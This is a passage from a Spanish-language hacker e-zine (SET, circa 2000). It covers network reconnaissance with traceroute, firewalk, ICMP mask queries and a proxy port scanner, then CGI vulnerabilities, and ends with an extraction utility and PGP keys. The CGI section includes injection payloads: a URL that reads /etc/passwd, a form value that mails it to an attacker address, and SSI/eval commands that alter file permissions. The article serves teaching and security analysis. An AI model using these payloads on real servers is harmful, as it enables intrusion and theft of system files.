+       Fprintf(stderr, "Usage: %s [-dFInrSvx] [-g gateway] [-i iface] \
+[-f first_ttl]\n\t[-m max_ttl] [ -p port] [-q nqueries] [-s src_addr] \
+[-t tos]\n\t[-w waittime] host [packetlen]\n",
```

```
            prog);
        exit(1);
 }

---------------------8<-------- traceroute.diff -----------------------------
```

Despues de aplicar este parche podremos hacer:

```
$ traceroute -S -p53 200.0.0.10
traceroute to 200.0.0.10 (200.0.0.10), 30 hops max, 40 byte packets

...

9  200.0.0.9 (200.0.0.9)  x.x ms  *  x.x ms
10 200.0.0.10 (200.0.0.10) x.x ms x.x ms x.x ms
```

Aplicando esta tecnica; se observa como podemos obtener mas informacion del firewall que oculta nuestro host a estudiar, como por ejemplo, el tipo de trafico que permite pasar el firewall o la configuracion de la red que se encuentra detras de el.

Mediante la herramienta firewalk, se puede obtener esta informacion de forma automatizada e incluso implementa el escaneo de puertos, basandose en el envio de paquetes TCP y UDP especificando un timeout; si se recibe respuesta antes de hacerse efectivo el timeout el puerto se considera abierto y si no, se considera cerrado. Pero si quieres saber el funcionamiento a bajo nivel de este programa no dudes en mirar sus fuentes en http://www.es2.net/research/firewalk. Un ejemplo de su funcionamiento seria:

```
$ firewalk -n -P1-80 -pTCP 200.0.0.5 200.0.0.10
...
port    80: open
...
```

Conocimiento de la mascarada de red de la red interna conectada a internet mediante gateway: este metodo funciona correctamente cuando el host remoto es win* pero no funciona en todos los linux.

Se basa en el envio de un ICMP de tipo 17 (ICMP Address Mask Request) obteniendo en el caso de win* y algunos linux un ICMP de tipo 18 (Address Mask Reply) con la direccion de la red interna.

Para implementar esta tecnica mostrare como hacer en sing:

```
$ sing -vv -mask 127.0.0.1
...
```

Un ejemplo de la implementacion del envio de este tipo de ICMPs se encuentra en un programa hecho por David G. Andersen <angio@pobox.com> de nombre icmpquery.c (la version que analice era 1.0.3); y observamos:

```
...

int initpacket(char *buf, int querytype, struct in_addr fromaddr)
        {
        struct ip *ip = (struct ip *)buf;
```

```
        struct icmp *icmp = (struct icmp *)(ip + 1);

        int icmplen = 0;

        ip->ip_src = fromaddr;       /* si es 0, lo llena el kernel */
        ip->ip_v = 4;                /* Implementado para ipv4  */
        ip->ip_hl = sizeof *ip >> 2;
        ip->ip_tos = 0;
        ip->ip_id = htons(4321);
        ip->ip_ttl = 255;
        ip->ip_p = 1;
        ip->ip_sum = 0;                 /* lo llena el kernel */

        /*  se observa el  inicio de  la funcion  y definicion  de las
caracteristicas ip necesarias */

        ...

        icmp->icmp_seq = 1;
        icmp->icmp_cksum = 0;
        icmp->icmp_type = querytype;
        icmp->icmp_code = 0;

        switch(querytype) {
        case ICMP_TSTAMP:
           gettimeofday( (struct timeval *)(icmp+8), NULL);
           bzero( icmp+12, 8);
           icmplen = 20;
           break;
        case ICMP_MASKREQ:
           *((char *)(icmp+8)) = 255;
           icmplen = 12;
           break;
        default:
           fprintf(stderr, "eek: unknown query type\n");
           exit(0);
   }
   ip->ip_len = sizeof(struct ip) + icmplen;
   return icmplen;
}

        /*  Es interesante  la definicion  del  tipo de  query que  es
ciertamente en la que se basa  el switch y tambien debes fijarte en el
caso ICMP_MASKREQ ya que la otra opcion es para hallar la hora remota,
que no es nuestro proposito.  */

       ...


void sendpings(int s, int querytype, struct hostdesc *head, int delay,
               struct in_addr fromaddr)

     {
        char buf[1500];
        struct ip *ip = (struct ip *)buf;
        struct icmp *icmp = (struct icmp *)(ip + 1);
        struct sockaddr_in dst;
        int icmplen;

        /* inicio de funcion y definicion de variables */

        ...
```

```
        bzero(buf, 1500);
        icmplen = initpacket(buf, querytype, fromaddr);
        dst.sin_family = AF_INET;

        /*  se observa  aqui  el  uso de  la  primera funcion  copiada
iniitpacket() */

        ...

        while (head != NULL) {
        #ifdef DEBUG
                printf("pinging %s\n", head->hostname);
        #endif
                ip->ip_dst.s_addr = head->hostaddr.s_addr;
                dst.sin_addr = head->hostaddr;
                icmp->icmp_cksum = 0;
                icmp->icmp_cksum = in_cksum((u_short *)icmp, icmplen);
                if (sendto(s, buf, ip->ip_len, 0,
                           (struct sockaddr *)&dst,
                           sizeof(dst)) < 0) {
                      perror("sendto");
                }
                if (delay)
                        usleep(delay);
                /* Don’t flood the pipeline..kind of arbitrary */
                head = head->next;
        }
}

        /* se observa  la especificacion de DEBUG o  no, que simplente
indica que  se saque por pantalla  que se esta pingeando  y despues se
observa el  envio en si con sendto() */

        ...


void recvpings(int s, int querytype, struct hostdesc *head, int hostcount,
               int broadcast)
{
        char buf[1500];
        struct ip *ip = (struct ip *)buf;
        struct icmp *icmp;
        int err = 0;
        long int fromlen = 0;
        int hlen;
        struct timeval tv;
        struct tm *tmtime;
        int recvd = 0;
        char *hostto;
        char hostbuf[128], timebuf[128];
        struct hostdesc *foundhost;
        unsigned long int icmptime, icmpmask;

        /* inicio de la funcion y definicion de variables */

        ...

                switch(icmp->icmp_type) {
                case ICMP_TSTAMPREPLY:
                        icmptime = ntohl(icmp->icmp_ttime);
                        tv.tv_sec -= tv.tv_sec%(24*60*60);
```

```
                        tv.tv_sec += (icmptime/1000);
                        tv.tv_usec = (icmptime%1000);
                        tmtime = localtime(&tv.tv_sec);
                        strftime(timebuf, 128, "%H:%M:%S", tmtime);
                        printf("%-40.40s:  %s\n", hostto, timebuf);
                        break;

                case ICMP_MASKREPLY:
                        icmpmask = ntohl(icmp->icmp_dun.id_mask);
                        printf("%-40.40s:  0x%lX\n", hostto, icmpmask);
                        break;

                default:
                        printf("Unknown ICMP message received (type %d)\n",
                               icmp->icmp_type);
                        break;
                }
                if (!broadcast)
                        recvd++;
        }
}
```

```
        /* el caso que nos  interesa es el ICMP_MASKREPLY y se observa
como saca la informacion por pantalla */
```

Escaneo a traves de proxy: una opcion bastante interesante para que aunque el escaneo de puertos en realidad sea detectable por el host remoto pero detecte la direccion del proxy a traves del cual hacemos el escaneo y no la nuestra. Un ejemplo de codigo en perl de aplicacion de esta tecnica lo tienes a continuacion:

```
        /* extraido de Socks Scan V. 2.0 by ICEHOUSE <icehouse@salix.org> */

        ...

        #!/usr/bin/perl
        use strict;
        use Net::SOCKS;

        /* necesario, claro esta, para el correcto funcionamiento del
        programa */

        ...

        print "Socks Scan by ICEHOUSE\n" ;
        print "OK we have ..\n";
        print "Host To Scan --> @ARGV[0]\n";
        print "End Port --> @ARGV[1]\n";
        print "Socks Server --> @ARGV[2]\n";
        print "Using Protocol --> @ARGV[3]\n";

        /* saca en pantalla los argumentos pasados por el usuario */

        ...


        my ($s);
        for ($s; $s <= @ARGV[1]; $s++)
        {
        my $sock = new Net::SOCKS(socks_addr => @ARGV[2],
                socks_port => 1080,
```

```
                protocol_version => @ARGV[3]);
        my $f= $sock->connect(peer_addr => @ARGV[0], peer_port => $s);

        if ($sock->param('status_num') == SOCKS_OKAY) {
        print "Port $s is OPEN\n";
        $sock->close();
        }
                }
```

/* Como puedes comprobar esta tecnica es de facil implementacion en lenguaje perl, que en cierto modo, en gran numero de veces es mas sencillo para la programacion simple para redes */

III Relacion de principales servicios con puertos. Daemons.
~~~~~~

Dado el gran numero de servicios que puede ofrecer una maquina (/etc/services). No me parece del todo logico agregar a este manual hojas y hojas de documentacion sobre todos los servicios, ya que tampoco es el proposito de este manual el ense~ar el tipo de servicios que hay, que se supone que un usuario de linux medio/avanzado ya lo sabe, sino mas bien el analisis remoto del sistema en si. Te recomiendo que leas TCP/IP Illustrated vol. 1 y 2, Internetworking with TCP/IP vol. 1 y 2 y TCP/IP Network Administration; todos ellos los podras encontrar en www.amazon.com.

Solo quiero puntualizar que en base a los resultados obtenidos con un buen escaneador de puertos y un programa que averigue el sistema operativo es facil analizar los citados servicios obtenidos por cada puerto y los daemons instalados. Por otra parte, es mas que recomendable estar al dia en packetstorm.securify.com o securityfocus.com en lo que se refiere a las vulnerabilidades de los citados daemons, para asi poder parchearlas.

Aun asi, recomiendo la lectura de papers o libros (como ya he dicho anteriormente) para tener una vision clara de esto. En realidad este capitulo del manual no era uno de mis objetivos a cumplir al escribirlo ya que creo que ya esta muy bien documentado.

Para lo que si que voy a dedicar un capitulo dada su importancia y su generalizado uso en el contexto actual es para los CGIs.

CGIs
~~~~

Inicialmente, voy a explicar un poco el problema en lo que se refiere a vulnerabilidades de los scripts CGIs para despues presentar ejemplo de software que puede ser utilizado para encontrar este tipo de vulnerabilidades tan comunes y al mismo tiempo peligrosas.

CGI significa Common Gateway Interface. Actualmente su uso en todo tipo de sistemas es normal y el lenguaje de programacion que voy a adoptar para los mismos es PERL, por tanto asumo cierto conocimiento del lenguaje PERL por el lector (si no lo tienes ya sabes :), Programming Perl de Larry Wall, Tom Christiansen y Jon Orwat de Ed. O'Reilly es un buen comienzo). Aunque se pueden usar en sistemas win* yo tratare el caso de sistemas unix, por ser en los que tengo mas experiencia.

CGI permite la comunicacion entre programas cliente y servidores que operan con http, siendo el protocolo en el que se lleva a cabo esta comunicacion TCP/IP y el puerto el 80 (privilegiado) pero se especifican otros puertos no privilegiados.

Hay dos modos basicos en los que operan los scripts CGIs:

Permitir el proceso basico de datos que han sido pasados mediante un input. Lease scripts que por ejemplo chequean la correcta sintaxis de documentos HTML

Actuar como conducto de los datos que son pasados del programa cliente al servidor y devueltos del servidor al cliente. Lease script que por ejemplo actuan como frontend de una base de datos del servidor.

Los scripts CGI, en realidad, ademas de PERL (lenguaje interprete de programacion) se puede usar TCL, shell script (de unix) y AppleScript en lo que se refiere a este tipo de lenguajes, pero tambien se pueden usar lenguajes de programacion compilables y lenguajes de scripting. Pero usare PERL ya que los lenguajes interpretados son mas faciles de analizar y cambiar que los programas compilados por razones obvias.

Los tres metodos aplicable a programas CGI que voy a presentar son Post, Get y Put. para saber lo que hace cada uno, puedes leer las especificaciones HTTP 1.0.

Las vulnerabilidades de los scripts CGI no estan propiamente en ellos mismos sino en las especificaciones http y los programas de sistema; lo unico que permite CGI es acceder a citadas vulnerabilidades.

Mediante ellos un servidor puede sufrir lectura remota de archivos, adquisicion de shell de forma ilegal y modificacion de ficheros del sistema asi que es cierto que hay que analizar bien este tipo de programas, ya que como ves se pone en peligro la integridad del sistema. Por lo tanto en un analisis remoto de un sistema es muy a tener en cuenta este tipo de vulnerabilidades.

El primer problema de dichos scripts en la falta de validacion suficiente en el input del usuario, que conlleva ciertos problemas. Los datos pasados mediante un script CGI que use Get estan puestos al final de una url y estos son tratados por el script como una variable de entorno llamada QUERY_STRING, con muestras de la forma variable=valor. Los llamados 'ampersands' separan dichas muestras (&), y junto con los caracteres no alfanumericos deben de ser codificados como valores hexadecimales de dos digitos. Todos ellos, viene precedidos por el signo % en la url codificada. Es el script CGI el tiene que borrar los caracteres que han sido pasados por el usuario mediante input, por ejemplo, si se quieren borrar los caracteres < o > y cosas asi de un documento html:

/* este ejemplo pertenece a Gregory Gillis */

```
{$NAME, $VALUE) = split(/=/, $_);
$VALUE =~ s/\+/ /g;               # reemplaza '+' con ' '
$VALUE =~ s/%([0-9|A-F]{2})/pack(C,hex,{$1}}/eg; # reemplaza %xx con ASCII
$VALUE =~ s/([;<>\*\|'&\$!#\(\)\[\]\{\}:"])/\\$1/g; #borra caracs especiales
$MYDATA[$NAME} = $VALUE;
```

Pero, hay una cosa que no hace este peque~o ejemplo, no se es consciente de la posibilidad de crear una nueva linea mediante %0a que se puede usar para ejecutar comandos diferentes de los del script. Por ejemplo, se podria hacer lo siguiente, de no caer en la cuenta de esta vulnerabilidad:

http://www.ejemplo.com/cgi-bin/pregunta?%0a/bin/cat%20/etc/passwd

%20 es un espacio en blanco y %0a como se ha especificado anteriormente es una especie de return.

Digamos que el frontend que hay en una pagina web para llamar a un script CGI es un formulario. En todo formulario tiene que haber un input, este input tiene un nombre asociado que digamos es lo ya expuesto anteriormente variable=valor. Para una cierta seguridad, los contenidos del input deben de ser filtrados y por tanto los caracteres especiales deben de ser filtrados a diferencia del ejemplo comentado anteriormente. Los scripts CGI interpretados que fallan en la validacion de los datos pasan los dichos datos del input al interprete.

Otra etiqueta frecuente en los formularios es la select. Esta, permite al usuario elegir una serie de opciones, y dicha seleccion va justo despues de variable=valor. Pasa como con el input, de fallar la validacion se asume que dicha etiqueta solo contiene datos predefinidos y los datos son pasados al interprete. Los programas compilados que no hacen una validacion semejante son igualmente vulnerables.

Otro de las vulnerabilidades muy frecuentes es el hecho de que si el script llama al programa de correo de unix, y no filtra la secuencia '~!' esta puede ser usada para ejecutar un comando de forma remota ya que el programa de correo permite ejecutar un comando de la forma '~!command', de nuevo, el problema de filtrado esta presente.

Por tora parte, si encuentras una llamada a exec() con un solo argumento esta puede ser usada para obtener una puerta de acceso. En el caso de abrir un fichero por ejemplo, se puede usar un pipe para abrir una shell de la forma:

```
open(FICHERO, "| nombre_del_programa $ARGS");
```

Continuando con funciones vulnerables, si encuentras una llamada de la forma system() con un solo argumento, esta puede ser usada como puerta de acceso al sistema, ya que el sistema crea una shell para esto. Por ejemplo:

```
system("/usr/bin/sendmail -t %s < %s, $mail < $fichero");

/* supongo que te imaginaras:
   <INPUT TYPE="HIDDEN" NAME="mail"
   VALUE="mail@remotehost.com;mail mail@atacante.com; < /etc/passwd">
*/
```

Scripts CGIs que pasan inputs del usuario al comando eval tambien se pueden aprovechar, puesto que:

```
$_ = $VALOR
s/"/\\"/g
$RESULTADO = eval qq/"$_"/;
```

Asi, si por ejemplo $VALOR contiene algun comando malicioso, el resultado para el servidor remoto puede ser bastante malo.

Es muy recomendable revisar que los permisos de fichero son correctos y por ejemplo de usar la libreria cgi-lib, cosa muy normal esta debe de tener los correspondientes permisos ya que sino estariamos ante otra vulnerabilidad. Para chequear estos permisos, se haria de la forma generica: "%0a/bin/ls%20-la%20/usr/src/include". Si se llegase a copiar, modificar y reemplazar dicha libreria se podrian ejecutar comandos o rutinas de forma remota, con lo que conlleva eso. Ademas, si el interprete de PERL utilizado por el cgi es SETUID, sera posible modificar permisos de los ficheros que quieras pasando un comando directamente al sistema a traves del interprete, y asi por ejemplo:

```
$_ = "chmod 666 \/etc\/host.deny"
$RESULT = eval qq/"$_"/;
```

Esto es gracias a SSI y la mayoria de los sysadmins competentes tendrian que desactivarlo. Para saber si un server utiliza esto se haria de la siguiente forma:

```
<!--#command variable="value" -->

<!--#exec cmd="chmod 666 /etc/host.deny"-->
```

Te recomiendo la lectura de Perl CGI problems by rfp (phrack 55) para tener una vision mas completa del problema, ya que analiza mas fallos de seguridad de CGIs.

Actualmente, hay escaneadores de CGIs en los que se han descubierto vulnerabilidades, que en muchos casos son de este tipo, o de otros mas complejos que tampoco me parece factible explicarlos en un paper de este tipo. A continuacion te presento algunos de los escaneadores de vulnerabilidades CGIs que me parecen mas completos (en este apartado simplemente nombrare los especificos de CGIs y no aquellos escaners de tipo vetescan que entre sus funcionalidades a~adidas esta este tipo de escaneo):

- whisker by rain forest puppy
http://www.wiretrip.net/rfp/
- voideye by duke
http://packetstorm.securify.com/UNIX/cgi-scanners/voideye.zip
- ucgi by su1d sh3ll:
http://infected.ilm.net/unlg/
- Tss-cgi.sh
http://www.team-tss.org
- Cgichk
http://sourceforge.net/projects/cgichk/
- cgiscanner.pl (de raza mexicana)
http://packetstorm.securify.com/UNIX/scanners/cgiscanner.pl

Destacar, que para mi, el mejor de los citados es el whisker de rfp :)
Y bueno, se acabo.

3. Bibliografia y agradecimientos

Bibliografia:

[1] TCP/IP Illustrated vol. 1 by Richard Stevens
[2] Remote OS detection via TCP/IP Stack FingerPrinting by Fyodor
[3] BIND 8.2 - 8.2.2 *Remote root Exploit How-To* by E-Mind
[4] The Art of Port Scanning by Fyodor
[5] Port Scanning without the SYN flag by Uriel Maimon
[6] Port Scanning; A Basic Understanding by John Holstein
[7] Intrusion Detection Level Analysis of Nmap and Queso by Toby Miller
[8] Scanning for RPC Services by halflife
[9] Firewalking, A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists by Cambridge Technology Partners'
[10] Techniques To Validate Host-Connectivity by dethy@synnergy.net
[11] CGI Security Holes by Gregory Gillis
[12] Passive Mapping, The Importance of Stimuli by Coretez Giovanni
[13] Examining port scan methods - Analysing Audible Techniques by dethy@synnergy.net
[14] A network intrusion detection system test suite by Anzen Computing
[15] Passive Mapping: An Offensive Use of IDS by Coretez Giovanni
[16] SWITCH - Swiss Academic & Research Network. Default TTL Values in TCP/IP

Programas recomendables para hacer mejor uso de este paper:
~~~~~~

queso	tcpdump	snort	ipsend
siphon	conda	iplog	sos
sing	icmpquery	iputils	isic
hping2	ss	arping	nemesis
ethereal	checkos	dps	sendip
nmap	nessus	dscan	spak
nsat	satan	icmpenum	fragrouter

etc...

Gracias a los canales:
~~~~~~~~~~~~~~~~~~~~~~
#networking, #hack, #hackers y #linux @ irc-hispano.org.
#hax, #phrack, #spain y #localhost @ efnet.

Gracias por su ayuda a:
~~~~~~~~~~~~~~~~~~~~~~
bit-quake, impresionante :)
icehouse
nunotreez
crg
lyw0d
merphe

Un saludo para:
~~~~~~~~~~~~~~~

icehouse, nunotreez, iceman, merphe, madj0ker, zhodiac, yomismo, pib/kempo, codex, yandros, darkcode, show, mixter, fyodor, juliano rizzo, billsucks, jcea, yaw, karlosfx, iphdrunk, satch, pci, doing, lyw0d, graffic, padre, surfing, savage, ulandron, bladi, dab, n0mada, norwegian, kahuna, yuanca, ripe, ucalu, xphase3x, slayer, jfs, stk, zer0-enna, pip0, ppp0, no-ana, sirlance, brainbug, zc|||, f', pip, bonjy, ca|n/wildcore, koge, voodoo, anony, kerberos, thewizard, inetd, yeyun0, cp, nemona, tdp, rvr, ln_/l0gin, odd, bijoux, route/daemon9, logistix, ampire, gov-boi... y tambien todos aquellos que me he olvidado.

Y gracias a ti por haber leido este documento.

Sun Dec 31 17:11:59 CET 2000

Ultima revision: Wed Jan 17 23:56:53 CET 2001

-honoriak

"callar es asentir, no te dejes llevar"

EOF

```
-[ 0x10 ]--------------------------------------------------------------------
-[ Extract ]-----------------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------------SET-24-
```

Aqui lo de siempre, el extract...

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
```

```
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
                    *bp = 0;
                    mkdir(b + BT_SIZE, 0700);
```

```
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
```

EOF

```
-[ 0x11 ]----------------------------------------------------------------
-[ Llaves ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-24-
```

Las claves publicas de la gente que escribe en el ezine, puedes encontrar todas las claves de la gente del staff en nuestra web: www.set-ezine.org dentro de la seccion staff, claro esta.

Y el PGP en: www.pgpi.com

Aqui teneis la lista de keys en este numero..

- SET <set-fw>
- Falken
- Paseante
- Glegend
- Garrulo
- Netbul
- Madfran
- Siul
- Krip7ik
- iMC68000
- Janis
- Mortiis

Llaves de colaboradores de este numero...

- Gonzalez
- Tahum
- Doing
- Rodia

```
<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
```

```
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Type Bits KeyID      Created    Expires    Algorithm       Use
pub+ 1024 0xAF12D401 1997-02-19 ---------- RSA         Sign & Encrypt
uid  Paseante <paseante@attrition.org>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAYXR0cml0aW9uLm9yZz6JAJUDBRA4wAATs+ch
/68S1AEBAQkXBAClF2Pv4AGfSOeeWuoANkYrGpJfghH/Difqj8nw1dWkXewBoZSK
69QEo4JvB+UnIi/fhmBVvNWYyL5iWdA/0c3Fx4gKVUDPm2rEnpNbs38ezsyx8VDB
8m0M3vQ4NuFxD8l2VmDUQR6wSNxwNkvp690/Kst4SshGgJ4Gt2mqbKz5Nw==
=Qkzh
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/glegend.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzcDRhIAAAEIAJ5dpRI1AIlWl3vrrMXQ1MKleciyAmdwdDIs9U/tf3kwvItN
iq1yQUsHkv65N2DjGqjQBQsSOjgjfJ5gBHd1qw2Fg25C6j5vdAPntUJmN3SyCgfg
5TTt4FGJU9djtbLToYXw7vpmRFZqR31n+6HlBKi8/kTkcibd1QMdU2NFa9N7cxIj
dNTAoOgvr+ti7bPp4mHDp3KX0u29qrmaHorJmqF4KaJPUSzQhiXa5EyksiY7PhC9
Qfd3u8Zdo78MB7VfeFYYFcuc/mPX9bZoWw2Fhr1iGH07MPrsuyWOOpJuP68sictE
0bGfRxUiYXimpBn5FnFhx3dfJfzJ0hfe1Yo5kT0ABRG0JUdyZWVOIExlZ2VuRCA8
Z2xlZ2VuZEBzZXQubmV0LmV1Lm9yZz6JARUDBRA3A0YS0hfe1Yo5kT0BAUybB/94
RrsluhM3DN0uEcg4+ct5rde2FN7exO3gTfAMgnNSH9TBnWl+C4mg8E7lY2vEgCmB
m3crqfba+z2mRgFWylzotT6sGvxOpbr7YVglpXcXXwHHoK+vIxZdrA4A9wHH8BW3
W1hjhD7JJ7q1ohJVbnFXrPJjdx8VRQV9RSPtzu+wsYbKaVFW7d5XVDbkgwWrdhfp
clw6fMejGSlQVEWPwTwK62myA8G6vz3fO0M+wnH0Ln4F69RHybFfcj8Hb1jZBfs0
mOAXVwC2bFZoMP73o+4khQatRpf+ZjVOWF4sIOabT2XbuOXeCZxp0AJojrhIMGuS
XW3Nm2+FjD4XrTApIiJl
=S2hY
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
